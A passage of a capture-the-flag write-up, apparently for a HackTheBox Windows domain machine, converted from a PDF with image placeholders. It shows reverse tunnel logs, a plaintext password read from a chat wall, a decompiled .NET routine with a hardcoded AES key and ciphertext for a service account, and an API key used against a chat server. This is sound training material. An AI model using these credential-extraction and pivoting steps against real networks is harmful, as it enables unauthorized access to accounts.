2025/06/16 10:16:36 server: Fingerprint 3IqLs3CLD547zhkNCoE2A3TEkucgPgacZ4x8o5/VLhc=
2025/06/16 10:16:36 server: Listening on http://0.0.0.0:8081
2025/06/16 10:21:49 server: session#1: tun: proxy#R:14121=>14121: Listening
2025/06/16 10:21:49 server: session#1: tun: proxy#R:14122=>14122: Listening
2025/06/16 10:21:49 server: session#1: tun: proxy#R:14123=>14123: Listening
2025/06/16 10:21:49 server: session#1: tun: proxy#R:14124=>14124: Listening
2025/06/16 10:21:49 server: session#1: tun: proxy#R:14125=>14125: Listening
2025/06/16 10:21:49 server: session#1: tun: proxy#R:14126=>14126: Listening
```

2. Also add additional network adapter for windows(host-only)




3. Start windows vm, install output messenger, and set static ip that can communicate with linux

- install client application



- Set static ip




5. Enter linux static ip for a server address




Get m.harris credential


Leaked password for K.turner above looks like password for this



In the wall, I can see plain text credential




Logout button is very difficult to find



Get winrm_svc credential

I can login as m.harris and download executable from admin chat



dnspy shows its code

- main

```
private static void Main(string[] args)
{
    string path = "LDAP://dc01.infiltrator.htb";
    string text = "";
    string text2 = "";
    string text3 = "";
    string text4 = "winrm_svc";
    string cipherText = "TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE=";
    int i = 0;
    while (i < args.Length)
    {
        string text5 = args[i].ToLower();
        if (text5 != null)
        {
            if (!(text5 == "-u"))
            {
                if (!(text5 == "-p"))
                {
                    if (!(text5 == "-s"))
                    {
                        if (!(text5 == "-default"))
                        {
                            goto IL_C2;
                        }
                        text = text4;
                        text2 = Decryptor.DecryptString("b14ca5898a4e4133bbce2ea2315a1916", cipherText);
                    }
                    else
                    {
                        text3 = args[i + 1];
                    }
                }
                else
                {
                    text2 = args[i + 1];
                }
            }
            else
            {
                text = args[i + 1];
            }
            i += 2;
            continue;
        }
        IL_C2:
        Console.WriteLine(string.Format("Invalid argument: {0}", args[i]));
        return;
```

Text that needs decryption

Looks like key

- decryption method


```
public static string DecryptString(string key, string cipherText)
{
    string result;
    using (Aes aes = Aes.Create())
    {
        aes.Key = Encoding.UTF8.GetBytes(key);
        aes.IV = new byte[16];
        ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(cipherText)))
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read))
            {
                using (StreamReader streamReader = new StreamReader(cryptoStream))
                {
                    result = streamReader.ReadToEnd();
                }
            }
        }
    }
    return result;
}
```


Leaked key is utf-8 aes key and iv is 0 since no value is put

1. base64 encoding


2. aes encoding

Let's decrypt the cipher






Let's login as this user





Looks like I need to find Chiefs_Marketing_chat




I can also see the api key in the notes

I can also winrm to this account





Download and dump these file shows chatroom key



Get o.martinez credential

I can browse api information

Example:

```
Request Headers:
GET /api/users
Accept: application/json, text/javascript, */*;
API-KEY: PP3S67BYL8Y260D44887M3W655U7137X
Host: myserver:14125
```


If the API-KEY is not provided or not valid, then a **401 response** will be received from the Server.

The default port for API call is **14125**

Example:

```
GET http://[myserver]:14125/api/users
```

Let's try this api



Successful!

Let's check room api. First, retrieve chatroom information

Retrieving all chat rooms

